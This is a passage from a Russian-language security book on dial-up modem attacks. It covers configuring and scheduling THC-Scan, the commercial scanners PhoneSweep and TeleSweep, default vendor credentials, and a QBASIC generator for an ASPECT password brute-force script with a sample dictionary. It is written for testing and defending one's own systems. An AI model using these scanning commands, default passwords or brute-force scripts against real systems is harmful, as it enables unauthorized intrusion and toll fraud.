После создания файла конфигурации .CFG можно приступать к сканированию телефонных номеров. Синтаксис команды THC-Scan очень напоминает формат ToneLoc и имеет лишь несколько отличий. (Перечень возможных параметров слишком велик, поэтому здесь он приводиться не будет. Его можно найти в четвертой части руководства `THC-SCAN.DOC`, входящего в комплект поставки программы.) Даже в процессе работы THC-Scan очень напоминает утилиту ToneLoc (рис. 9.3).

Установка режима сканирования выполняется вручную с помощью ключей /S и /E, задающих время начала и окончания процесса соответственно. Для повторения этого процесса каждый день нужно использовать встроенные средства планирования заданий операционной системы, например команду AT службы Scheduler системы Windows NT. Авторы книги обычно записывают параметры запуска THC-Scan в про-

стой командный файл, который затем вызывается программой AT Scheduler. При планировании графика работы утилиты THC-SCAN.EXE необходимо помнить, что соответствующий файл конфигурации . CFG обязательно должен находиться в текущем каталоге, если не задан параметр /!. Поскольку служба Scheduler запускает команды из каталога %systemroot%, для файла конфигурации утилиты THC-SCAN.EXE необходимо задать абсолютный путь, как показано в следующем примере.




Рис. 9.3. Сканирование телефонных номеров с помощью утилиты THC-Scan 2.0

Приведем пример командного файла thc.bat.

```
@@echo off
rem Убедитесь, что путь к программе thc-scan.exe указан правильно
rem при использовании команды AT абсолютный путь к файлу .cfg
rem должен быть задан с помощью параметра /!
rem при повторном сканировании укажите каталог с файлом .DAT
rem и удалите параметр :/P
C:\thc-scan\bin\THC-SCAN.EXE test /M:555-xxxx /R:0000-9999
/!:C:\thc-scan\bin\THC-SCAN.CFG /P:test /F /S:20:00 /E:6:00
```

После запуска этого командного файла утилита THC-Scan будет выполнять сканирование с 8 часов вечера до 6 часов утра. С помощью следующей команды можно обеспечить ежедневный запуск утилиты.

```
at 7:58P /interactive /every:1 C\:thc-scan\bin\thc.bat
```

Утилита THC-Scan создает файл данных . DAT и считывает из него информацию за предыдущие дни до тех пор, пока не отсканирует все номера диапазона. Не забудьте удалить всю информацию, оставшуюся после завершения работы утилиты THC-Scan, с помощью команды at /delete.

Для пользователей, выполняющих сканирование телефонных номеров с помощью нескольких модемов или нескольких сетевых клиентов, автор утилиты написал простой командный файл NETSCAN.BAT, содержащийся в архиве THC-MISC.ZIP, входящем в комплект поставки утилиты. Внеся в этот файл небольшие изменения, описанные во второй части руководства THC-SCAN.DOC, этот сценарий можно использовать для автоматического деления диапазона телефонных номеров и создания отдельных файлов . DAT для каждого клиента или модема. Чтобы настроить утилиту THC-Scan для использования нескольких модемов, выполните следующие действия.

1. Создайте для каждого модема отдельный каталог, поместите в него копию утилиты THC-Scan и файл конфигурации, соответствующий этому модему.
2. Внесите изменения в файл NETSCAN.BAT, как описано в файле THC-SCAN.DOC. Количество модемов задайте в строке SET CLIENTS=, расположенной в разделе [2] командного файла NETSCAN.BAT.
3. Введите команду **netscan.bat** *[маска соединения]* **[***число модемов***]**.
4. Поместите каждый файл . DAT в каталог соответствующего модема. Например, при использовании команды netscan 555-XXXX 2 для двух модемов результирующий файл 2555XXXX.DAT поместите в каталог, соответствующий модему № 2 (например, \thc-scan\bin2).

При поиске телефонных номеров, используемых для модемных соединений, утилита THC-Scan может отправлять ответившему модему несколько строк, заданных в файле конфигурации. Этот режим можно установить с помощью параметра Carrier Hack Mode утилиты TS-CFG, а само содержимое этих строк — с помощью параметра Nudge. По умолчанию предлагается следующее сообщение.

```
^~^~^~^~^~^M^~^M?^M^~help^M^~^~^~guest^M^~guest^M^~INFO^M^MLO
```

(^~ означает паузу, а ^M — возврат каретки). Стандартный текст сообщения во многих случаях работает достаточно хорошо, но для достижения конкретной цели этот текст можно изменить.

По завершении процесса сканирования необходимо проанализировать различные журналы. Важным преимуществом утилиты THC-Scan является возможность записи вводимой информации в текстовый файл, пригодный для дальнейшего использования. Однако в процессе обработки данных много информации приходится вводить вручную. Утилита THC-Scan может генерировать огромные объемы информации для последующего анализа, включая список отсканированных телефонных номеров, найденные модемы, выявленные типы систем и т.д. Вся эта информация записывается в файлы трех типов: DAT-файлы, файлы базы данных . DB, которые затем можно импортировать в ODBC-совместимую базу данных (этот режим задается с помощью ключа /F), и несколько файлов .LOG, содержащих списки телефонных номеров, которые были заняты, по которым ответил модем, а также перечень откликов модемов. Файл базы данных можно анализировать в любой системе управления базой данных, но в нем отсутствует информация об откликах модемов. Информация об откликах модемов содержится в журнале CARRIERS.LOG, и ее согласование с информацией базы данных надо проводить вручную. Такой анализ приглашений ответившей системы все равно зачастую приходится выполнять вручную для дальнейшего проникновения в систему, однако для больших диапазонов сканируемых номеров очень сложно вручную составить исчерпывающий отчет, отражающий основные результаты.

Вопрос управления данными значительно усложняется при использовании нескольких модемов. Как видно из описанного выше процесса, для каждого модема настраивается и запускается свой экземпляр утилиты THC-Scan и общий диапазон телефонных номеров нужно вручную разделить между модемами. Результирующие файлы .DAT можно объединить с помощью утилиты DAT-MERGE.EXE, входящей в комплект поставки утилиты THC-Scan, однако файлы журналов регистрации ответов модемов нужно объединять вручную.

Невзирая на эти неудобства, утилита THC-Scan является чудесным бесплатным средством для телефонного сканирования, и ее автор достоин наилучших слов благодарности. Как будет видно из последующего материала, продукты, обладающие большей простотой и эффективностью, стоят достаточно дорого.

Программа PhoneSweep

Популярность	*6*
Простота	*4*
Опасность	*5*
Степень риска	*5*

Если, с вашей точки зрения, использование утилиты THC-Scan требует слишком больших усилий, то вам подойдет программа PhoneSweep. Эту программу распространяет компания Sandstorm Enterprises (`http://www.sandstorm.net`). Вопросам установки и использования бесплатных программ телефонного сканирования было уделено достаточно много внимания. Рассказ о PhoneSweep будет значительно короче, поскольку практически все понятно из самого интерфейса пользователя (рис. 9.4).




Рис. 9.4. Графический интерфейс утилиты PhoneSweep значительно превосходит возможности интерфейса бесплатных программ и включает множество средств, повышающих эффективность и облегчающих использование

Основными преимуществами PhoneSweep являются простой графический интерфейс, автоматическое планирование заданий, возможность проникновения в систему, одновременная поддержка нескольких модемов и изящная отчетность. Для каждого модема задается диапазон номеров *(профиль)*. Текущая версия программы поддерживает до четырех модемов. С помощью флажков Business Hours, Outside Hours и Weekends утилиту PhoneSweep легко настроить для использования в рабочее время, нерабочие часы и выходные, как показано на рис. 9.5. Конкретные часы рабочего времени задаются во вкладке Options⇨Time. Утилита PhoneSweep будет непрерывно выполнять сканирование в указанный период времени (обычно это нерабочее время или выходные, задаваемые флажками Outside Hours и Weekends) до тех пор, пока не будет проверен весь диапазон.

Утилита PhoneSweep автоматически различает 205 различных типов устройств удаленного доступа (их полный список приводится по адресу `http://www.sandstorm.net/-phonesweep/sysids.shtml`). Она выполняет идентификацию, сравнивая текстовые или бинарные строки, получаемые в качестве отклика модема, с базой данных известных от-

кликов. Если отклик модема настраивался вручную, то утилита PhoneSweep его не распознает. Чтобы обеспечить идентификацию всех возможных систем, нужно включить в отчет все отклики всех возможных модемов, а затем проанализировать этот список вручную.





Рис. 9.5. Утилита ***PhoneSweep*** *позволяет легко настраивать график работы*

Помимо выявления стандартных модемов, утилита PhoneSweep позволяет реализовывать типичные атаки против них. В текстовом файле `bruteforce.txt`, расположенном в каталоге приложения, содержится перечень имен пользователей и паролей, которые передаются в ответ на приглашение модема. Если соединение разрывается, утилита PhoneSweep снова набирает номер и пробует воспользоваться следующим вариантом отклика, пока не будет исчерпан весь список (используя эту утилиту для тестирования защищенности своего сервера удаленного доступа, остерегайтесь возможности блокирования учетной записи). Одно только это средство стоит денег, затраченных на покупку PhoneSweep, поскольку позволяет автоматизировать операции, которые обычно выполняются вручную (см. раздел "Способы проникновения в систему через модем").


Еще одним важным преимуществом утилиты PhoneSweep является встроенная база данных SQL для регистрации результатов сканирования. Благодаря ее наличию отпадает необходимость просмотра текстовых файлов вручную или приведения данных из разных форматов к единому формату электронных таблиц (что приходится делать при использовании бесплатных программ). Здесь имеется лишь один шаблон отчета, однако он очень изящен, содержит действительно полезную информацию в табличном виде, а также возможность добавления в отчет откликов идентифицированных модемов и всего списка телефонных номеров (приложение А) в формате RTF. Фрагмент отчета утилиты PhoneSweep приведен на рис. 9.6.

Конечно, основным различием между PhoneSweep и бесплатными программами является цена. Во время написания этой книги существовало две версии программы PhoneSweep: PhoneSweep Basic, поддерживающая один модем и до 800 номеров на профиль, и PhoneSweep Plus, поддерживающая до 4 модемов и 10000 номеров на каждый профиль. Для защиты от нелицензионного копирования программы используется аппаратная заглушка, подключаемая к параллельному порту, без которой программа не работает. Учитывая стоимость усилий, затраченных на установку, настройку и обработку результатов бесплатных программ, цена $1000 выглядит не столь устрашающе.



Функции, аналогичные утилите PhoneSweep, предоставляет и другая коммерческая программа, TeleSweep Secure. В настоящее время ее распространяет компания SecureLogix (`http://www.securelogix.com`). В предыдущем разделе утилита PhoneSweep и предос-

тавляемые ею возможности были рассмотрены достаточно подробно. Поскольку программа TeleSweep Secure обладает практически теми же отличительными особенностями, а кроме того является коммерческим программным продуктом, мы обсудим ее лишь вкратце.



Discovered Modems:

	Total Phone Numbers With This Result	Percent of Phone Numbers With Carrier
Numbers with Carrier:	33	100.0%
Identified	9	27.3%
Unidentified	25	75.8%

Identified Systems with Modems:

5555552228 -PC Anywhere
5555553502 -US RoboticsV Everything Dial Security Session
5555553520 -US RoboticsV Everything Dial Security Session
5555553810 -US RoboticsV Everything Dial Security Session
5555554549 -PC Anywhere
5555554564 -PPP
5555554567 -PC Anywhere
5555554660 -Shiva LanRover
5555554771 -Cisco

Unidentified Carrier Numbers:

5555553097 -Unknown
5555553273 -Unknown
5555553406 -Unknown

Рис. 9.6. Небольшой фрагмент отчета утилиты PhoneSweep одновременно демонстрирует уровень детализации и обобщения результатов единственного встроенного шаблона отчета

Как и программа PhoneSweep, утилита TeleSweep Secure имеет удобный и интуитивный графический интерфейс. Ее другими основными преимуществами являются автоматическое планирование заданий, автоматическое определение идентификационных маркеров, возможность проникновения в систему, одновременная поддержка нескольких модемов, создание многоуровневых отчетов и возможность автоматической идентификации различных моделей удаленных устройств управления доступом. Как и утилита PhoneSweep, программу TeleSweep Secure легко настроить для использования в рабочее время, нерабочие часы и выходные. Однако для ее функционирования не требуется наличия аппаратной заглушки. Кроме того, в состав программы TeleSweep Secure входит интерфейс Dialer Manager, позволяющий удаленно управлять модемами корпоративной сети. Это значительно облегчает выполнение непрерывного мониторинга модемов из любого местоположения. И наконец, весь трафик, передаваемый по Internet в процессе удаленного администрирования, кодируется с помощью алгоритма 3DES. В момент написания этой книги в версии 3.0 программы TeleSweep Secure был реализован широкий спектр возможностей, позволяющий ей успешно конкурировать с PhoneSweep. (Их полный перечень можно получить по адресу `http:\\telesweepsecure.securelogix.com/features.com/`.)

Способы проникновения в систему через модем

Популярность	9
Простота	5
Опасность	8
***Степень** риска*	7

Сканирование телефонных номеров преследует цель выявить потенциальные точки для последующего вторжения в систему через модемное соединение, однако чаще всего для определения степени уязвимости удаленного соединения требуется внимательный анализ отчетов. Например, из следующего фрагмента файла CARRIERS.LOG, сгенерированного утилитой THC-Scan, видны типичные отклики модемов. Для краткости этот файл несколько подредактирован. Подобные данные содержатся и в приложении А отчета утилиты PhoneSweep.

```
23-05-1997 14:57:50 Dialing... 95552851
CONNECT 57600
HP995-400:_
Expected a HELLO command.  (CIERR 6057)

23-05-1997 20:08:39 Dialing... 95552349
CONNECT 57600
@ Userid:
Password?
Login  incorrect

23-05-1997 21:48:29 Dialing... 95552329
CONNECT 57600
Welcome to 3Com Total Control HiPer ARC  (TM)
Networks That Go The Distance  (TM)
login:
Password:
Login  Incorrect

23-05-1997 21:42:16 Dialing... 95558799
CONNECT 57600
._Please press <Enter>..._I  PJack Smith          _          JACK SMITH
[CARRIER LOST AFTER 57 SECONDS]
```

Авторы умышленно выбрали эти примеры, чтобы показать неоценимое значение опыта работы с различными серверами удаленных соединений и операционными системами. Например, первый отклик, похоже, поступил от системы HP (HP995-400), однако последующая строка с информацией о команде HELLO выглядит странновато. При установке соединения с этой системой вручную с помощью стандартного программного обеспечения (авторы книги предпочитают программу Procomm Plus, распространяемую компанией Symantec Corp и представленную по адресу http://www.symantec.com/, поскольку с ее помощью можно эмулировать терминал VT-100 на основе протокола ASCII) пользователя ожидает столь же непонятный результат. Для прояснения ситуации взломщик должен быть знаком с системами MPE-XL от Hewlett-Packard и знать, что в ответ на приглашение нужно ввести команду HELLO *имя.ПОЛЬЗ*, а затем пароль. Поэтому имеет смысл воспользоваться утилитой Procomm Plus и ввести следующую информацию.

```
CONNECT 57600
HP995-400: HELLO FIELD.SUPPORT
PASSWORD= TeleSup
```

В качестве имени пользователя и пароля в HP-системах по умолчанию применяются FIELD . SUPPORT и TeleSup соответственно. Таким образом, при наличии богатого опыта и затрате минимальных усилий можно выявить бреши в таких местах, где неподготовленные пользователи обнаружат лишь непробиваемую стену.

Второй пример отклика в приведенном фрагменте отчета несколько проще. Синтаксис `@Userid` свидетельствует об обнаружении сервера удаленного доступа LANRover производства компании Shiva Corp. (теперь она является частью корпорации Intel). Утилита PhoneSweep автоматически определяет системы LANRover по этой строке. На основе этой информации и в результате изучения Web-узла `http://www.intel.com/network/shiva/` хакер сможет узнать, что системы LANRover можно сконфигурировать для аутентификации удаленных пользователей. При этом зачастую используется имя пользователя supervisor или admin с паролем NULL. Вы даже представить себе не можете, как часто такие данные срабатывают против ленивых администраторов.

Третий пример демонстрирует, насколько полезными могут оказаться даже элементарные знания о производителе и модели системы. Широко известно, что для устройств удаленного доступа 3Com TotalControl HiPer ARC существует "резервная" учетная запись `adm` с паролем NULL (`http://packetstormsecurity.org/new-exploits/3com-nmc-tch.txt`). Поэтому такие системы являются широко открытыми (если этот просчет еще не устранен).

В последнем примере зафиксирован отклик программы управления удаленным доступом pcAnywhere от компании Symantec. Если владелец системы Джек Смит не поленился установить хотя бы символический пароль, то система практически неуязвима. Но двое из троих пользователей pcAnywhere игнорируют подобные меры (и это действительно так!). Более подробная информация о pcAnywhere и других подобных программах содержится в главе 13.

Выше уже упоминалось о том, что интерес для хакеров представляют не только модемы, но и сети PBX, а также системы голосовой почты. В частности, системы PBX, сконфигурированные для обеспечения удаленных исходящих соединений, при вводе корректного кода отвечают гудком (см. выше описание программы ToneLoc). Поэтому при неправильной настройке эти средства обеспечивают взломщику возможность совершения телефонных звонков в любую точку мира за чужой счет. Не забывайте об этом, проверяя защищенность своей системы.

Описание всевозможных откликов удаленных систем могло бы занять всю оставшуюся часть этой книги, однако даже из этого краткого примера видно, какие типы систем можно обнаружить при проверке защищенности вашей организации. Помните о возможных брешах в защите и консультируйтесь со специалистами, включая разработчиков.

А что делать, если имя пользователя и пароль угадать не удается? Тогда следует попробовать атаковать в лоб. Как уже отмечалось, утилиты PhoneSweep и TeleSweep содержат встроенные средства подбора пароля, но не исчерпывают всех возможностей. Можно воспользоваться другими средствами, например Login Hacker из пакета THC, представляющим собой компилятор языка сценариев и включающим несколько примеров таких сценариев. Авторам книги приходилось видеть и сложные сценарии, написанные на языке ASPECT, компании Procomm Plus. Эти программы трижды пытаются угадать пароль, снова устанавливают соединение при его разрыве целевой системой и т.д. Однако такое вмешательство для удаленных систем нежелательно и даже противоправно, если эти попытки предпринимаются без согласия владельца системы.

Доморощенный способ: примитивное написание сценариев

После получения результатов сканирования телефонных номеров нужно систематизировать их в так называемые *домены* (domain). Как уже отмечалось, неоценимую помощь в этом окажет опыт работы с различными типами серверов удаленных соединений и операционных систем. Выбор системы для последующего проникновения зависит от множества факторов, в том числе от того, сколько времени хакер готов посвятить своим экспериментам, какая полоса пропускания имеется в его распоряжении, а также от его интуиции и профессионализма в написании сценариев.

Первым важным шагом на пути систематизации результатов в целях тестирования является установка соединений с обнаруженными модемами. При этом нужно постараться определить характеристики соединения, чтобы затем суметь сгруппировать соединения в домены для тестирования. Модемное соединение можно определить по нескольким существенным признакам, которые и надо постараться выявить. Приведем общий перечень таких признаков.

T Наличие интервала ожидания или порогового числа попыток.

- После превышения порогового значения соединение больше не используется.
- Соединение доступно только в определенные часы.
- Допустимость корректных предположений об уровне аутентификации, т.е. наличие или отсутствие пароля.
- Уникальность метода идентификации, в частности по принципу запрос/отклик (например, с использованием идентификаторов защиты (Security ID).
- Возможность определения максимального числа символов в отклике или пароле.
- Правомочность предположений о наличии специальных или алфавитно-цифровых символов в поле пароля или идентификаторе пользователя.
- Возможность получения дополнительной информации при вводе различных стандартных комбинаций клавиш, таких как <Ctrl+C>, <Ctrl+Z>, <?> и т.п.

A Наличие идентификационных маркеров или их изменение с момента первых попыток проникновения, а также содержащаяся в них информация. Это может оказаться полезным при угадывании недостающей информации или при решении вопросов социальной инженерии.

Получив эту информацию, можно приступать к систематизации соединений в так называемые *домены для проникновения по телефонным линиям*. Для иллюстрации рассмотрим четыре категории соединений или доменов для дальнейшего проникновения. При этом сразу же исключим из рассмотрения так называемый домен ЛДП *(легко доступный плод)*. Остальные домены основаны на различных механизмах аутентификации и ограничении числа попыток доступа к этим механизмам. В целом домены можно классифицировать следующим образом.

1.	ЛДП	Легко угадываемые и часто используемые пароли для идентификации (угадать их поможет опыт)
2.	Одинарная идентификация, неограниченное число попыток	Системы с одним типом пароля или идентификатора пользователя. Модем не отключается после заданного числа неудачных попыток установки соединения
3.	Одинарная идентификация, ограниченное число попыток	Системы с одним типом пароля или идентификатора пользователя. Модем отключается после заданного числа неудачных попыток установки соединения

4. **Двойная идентификация,** неограниченное число попыток — Системы с двумя типами механизмов аутентификации, например с использованием идентификатора пользователя и пароля. Модем не отключается после заданного числа неудачных попыток установки соединения[1]

5. **Двойная идентификация, ограниченное число попыток** — Системы с двумя типами механизмов аутентификации, например с использованием идентификатора пользователя и пароля. Модем отключается после заданного числа неудачных попыток установки соединения[1]

В целом, чем ниже в списке находится домен, тем сложнее проникнуть в относящуюся к нему систему и тем более сложные сценарии требуется для этого применять. Рассмотрим эти домены подробнее.

Легко доступный плод

Популярность	*10*
Простота	*9*
Опасность	*10*
Степень риска	*10*

Для проникновения в систему, относящуюся к этому домену, требуется минимум усилий. Если хакер удачлив, его неминуемо ждет успех. Для проникновения в систему не требуется писать никаких сценариев — нужно лишь угадать идентификатор пользователя или пароль. В книге нельзя перечислить все типичные идентификаторы и пароли. В Internet можно в изобилии найти подобную информацию. Один из перечней идентификаторов и паролей, используемых по умолчанию во многих популярных системах, находится по адресу `http://www.securityparadigm.com/dad.htm`. Еще раз стоит повторить, что опыт и интуиция играют значительную роль в процессе анализа результатов, полученных во время сканирования. Хорошей отправной точкой в этом процессе может послужить идентификация подписи. В табл. 10.3 следующей главы приводится полезный список, с которого можно начать дальнейшие исследования. Однако каким бы списком ни воспользовался читатель, главное — быстро проверить все применяемые по умолчанию варианты и в случае неудачи перейти к следующему типу домена.

Одинарная идентификация, неограниченное число попыток

Популярность	*9*
Простота	*8*
Опасность	*10*
Степень риска	*9*

Это первый серьезный домен (ЛДП не в счет), который зачастую труднее всего идентифицировать. Дело в том, что многие системы, которые, на первый взгляд, принадлежат этому домену (листинг 9.1.A), после ввода корректного идентификатора требуют по-

[1] Под двойной аутентификацией подразумевается неклассическая двухфакторная идентификация, при которой пользователю требуется ввести два типа данных: то, что он знает, и то, что он имеет.

вторной аутентификации (листинг 9.1.Б). Пример системы, действительно относящейся к этой категории, приводится в листинге 9.2. Эта система использует один механизм аутентификации и допускает неограниченное число попыток установки соединения.

Листинг 9.1.А. Пример системы, которая, на первый взгляд, относится к первому домену, но меняет свое поведение после ввода корректного идентификатора пользователя или пароля

```
XX-Jul-XX 09:51:08 91XXX5551234 C: CONNECT 9600/ARQ/V32/LAPM
@ Userid:
@ Userid:
0 Userid:
@ Userid:
@ Userid:
@ Userid7:
@ Userid:
```

Листинг 9.1.Б. Пример изменения поведения системы после ввода корректного идентификатора пользователя или пароля

```
XX-Jul-XX 09:55:08 91XXX5551234 C: CONNECT 9600/ARQ/V32/LAPM
@ Userid: lanroverl
Password: xxxxxxxx
```

В следующем примере система действительно относится к первому домену, поскольку для получения доступа к ней требуется только ввести пароль. Заметим также, что эта система допускает неограниченное число попыток установки соединения. Для проникновения в такую систему нужно запустить сценарий подбора пароля.

Листинг 9.2. Пример поведения системы, действительно относящейся к первому домену

```
XX-Jul-XX 03:45:08 91XXX5551235 C: CONNECT 9600/ARQ/V32/LAPM

Enter Password:
Invalid Password.

Enter Password:
Invalid Password.

Enter Password:
Invalid Password.

Enter Password:
Invalid Password.

Enter Password:
Invalid Password.
```

Для проникновения в систему, представленную в этом примере, нужно написать сценарий, который выполнялся бы простыми утилитами DOS. Приведенный ниже фрагмент — это не сложная программа, а простой пример сценария, повторяющего попытки регистрации до тех пор, пока не будет исчерпан его словарь. Как уже отмечалось, при написании сценариев для модемных соединений чаще всего применяется программа Procomm Plus со встроенным языком сценариев ASPECT. Система Procomm Plus известна уже в течение многих лет и хорошо зарекомендовала себя при

тестировании как на ранних версиях DOS, так и на новейших версиях 32-разрядных операционных систем. Следует отметить также прекрасную справочную систему и документацию по языку ASPECT.

Для начала создадим исходный файл сценария, а затем скомпилируем его в объектный модуль. Полученный модуль протестируем на 10–20 паролях, а затем на большом словаре. Таким образом, сначала создадим файл исходного кода сценария на языке ASPECT. В старых версиях Procomm Plus для исходных файлов сценариев использовалось расширение .ASP, а для объектных файлов — .ASX. В некоторых старых версиях можно было непосредственно выполнять файл .ASP. В новых версиях с графическим интерфейсом исходные и объектные файлы имеют расширение .WAS и .WSX соответственно. Однако независимо от версии нам предстоит создать сценарий, который будет поддерживать приведенный выше диалог и пользоваться большим словарем паролей.

Написание сценариев — это программирование сравнительно низкого уровня. Их можно писать с помощью любого стандартного редактора. Относительно сложным моментом является включение в сценарий переменной, отвечающей за считывание пароля из словаря. Система Procomm Plus поддерживает включение в сценарий переменных, отвечающих за считывание данных из внешних файлов (например, из словаря) в процессе работы сценария. Однако опыт авторов показывает, что при включении словаря в текст сценария уменьшается число программных переменных и возрастает вероятность успеха.

Поскольку основная задача — написание сценария низкого уровня, основанного на применении ASCII-кодов, для его создания можно воспользоваться языком QBASIC для DOS. В следующем листинге приводится содержимое простого QBASIC-файла, генерирующего сценарий обработки ситуации из предыдущего примера. Назовем этот файл 5551235.BAS (.BAS — стандартное расширение для программ на языке QBASIC). Эту программу можно использовать для создания сценария проникновения в систему, относящуюся к первому домену. Эта программа создает исходный файл сценария на языке ASPECT для Procomm Plus 32 (.WAS). Для полноты сценария необходимо сначала создать элемент соединения 5551235 в соответствующем каталоге Procomm Plus. Элемент соединения обычно содержит все характеристики соединения и позволяет пользователю задать файл журнала. Как будет видно из дальнейшего изложения, наличие журнала очень важно при реализации описываемого подхода.

```
'Программа на языке QBASIC для создания сценария ASP/WAS системы Procomm Plus
'Автор M4phrlk, www.m4phr1k, Stephan Barnes

OPEN "5551235.was" FOR OUTPUT AS #2
OPEN "LIST.txt" FOR INPUT AS #1
PRINT #2, "proc main"
PRINT #2, "dial DATA " + CHR$(34) + "5551235" + CHR$(34)
DO UNTIL EOF(1)
LINE INPUT #1, in$
in$ = LTRIM$(in$) + "^M"
PRINT #2, "waitfor " + CHR$(34) + "Enter Password:" + CHR$(34)
PRINT #2, "transmit " + CHR$(34) + in$ + CHR$(34)
LOOP
PRINT #2, "endproc"
```

Файл словаря может содержать любое количество типичных паролей, например:

```
apple
apple1
apple2
applepie
applepies
applepies1
applepies2
```

```
applicate
applicates
application
application1
applonia
applonial
```

и т.д.

Размер словаря может быть любым, здесь можно фантазировать. Если известна какая-либо конкретная информация о целевой организации, например имена сотрудников или название местной спортивной команды, то в словарь следует добавить и ее. Главное, создать как можно более эффективный словарь.

Затем нужно взять готовый файл `5551235.WAS`, скомпилировать его с использованием компилятора языка ASPECT и запустить на выполнение.

НА ЗАМЕТКУ Поскольку сценарий предназначен для подбора паролей, перед началом его выполнения *нужно* активизировать режим регистрации событий. Тогда весь процесс работы сценария будет фиксироваться в файле. Позднее содержимое файла журнала можно проанализировать и определить правильный пароль. На первый взгляд, может показаться, что журнал регистрации вовсе не нужен. Достаточно просто выполнять сценарий до успешной попытки (получения корректного пароля). Однако это невозможно, поскольку заранее нельзя определить, что произойдет после ввода корректного пароля, т.е. нельзя сформулировать условие успешности попытки. Если же известно, к какому результату должен привести ввод корректного пароля, то в файле сценария на языке ASPECT можно использовать оператор `WAITFOR` и задать соответствующее условие. При таком подходе остается меньше шансов для случайностей. Авторы являются сторонниками журналов регистрации. Хотя такие журналы сложно анализировать — их легко создавать. При этом, конечно, предполагается, что дополнительные сведения о соединении отсутствуют. Те, кто работал консультантом по безопасности или аудитором и сотрудничал с людьми, знающими характеристики удаленных соединений своих организаций, могут использовать совсем другие подходы. Следует упомянуть еще о некоторых особенностях работы сценариев. Наличие шума на линии между ожидаемыми символами может свести на нет всю работу сценария. Поэтому, прежде чем запускать сценарий в действие, желательно несколько раз протестировать его на небольших словарях из 10–20 паролей и удостовериться в его работоспособности.

Одинарная идентификация, ограниченное число попыток

Популярность	*8*
Простота	*9*
Опасность	*9*
Степень риска	*9*

Для проникновения в систему, относящуюся ко второму типу доменов, требуется несколько больше времени, поскольку в сценарий нужно добавить новые элементы. Пример работы такой системы приведен в листинге 9.3. Несложно заметить небольшие отличия в поведении этой и рассмотренной выше системы первого типа. В данном примере после третьей попытки установки соединения появляется сообщение `ATH0`. Это типичная последовательность символов, означающая разрыв соединения

для модемов Hayes. Значит, данное соединение разрывается после трех неудачных попыток аутентификации. Число попыток может варьироваться, однако в этом примере будет показано, как восстановить соединение при его разрыве после *X* (в данном примере трех) неудачных попыток. Для этого нужно добавить небольшой фрагмент кода в рассмотренный выше сценарий. Такой пример содержится в листинге 9.4. Здесь предпринимается три попытки угадать пароль, а затем соединение устанавливается снова и процесс повторяется.

Листинг 9.3. Пример поведе

```
XX-Jul-XX 03:45:08 91XXX5551235 C: CONNECT 9600/ARQ/V32/LAPM

Enter Password:
Invalid Password.

Enter Password:
Invalid Password.

Enter Password:
Invalid Password.
ATHO
```

(Отметим важную характеристику — последовательность `ATHO`, свидетельствующую о разрыве соединения с модемом Hayes.)

Листинг 9.4. Пример программы на языке QBASIC (файл 5551235.BAS)

```
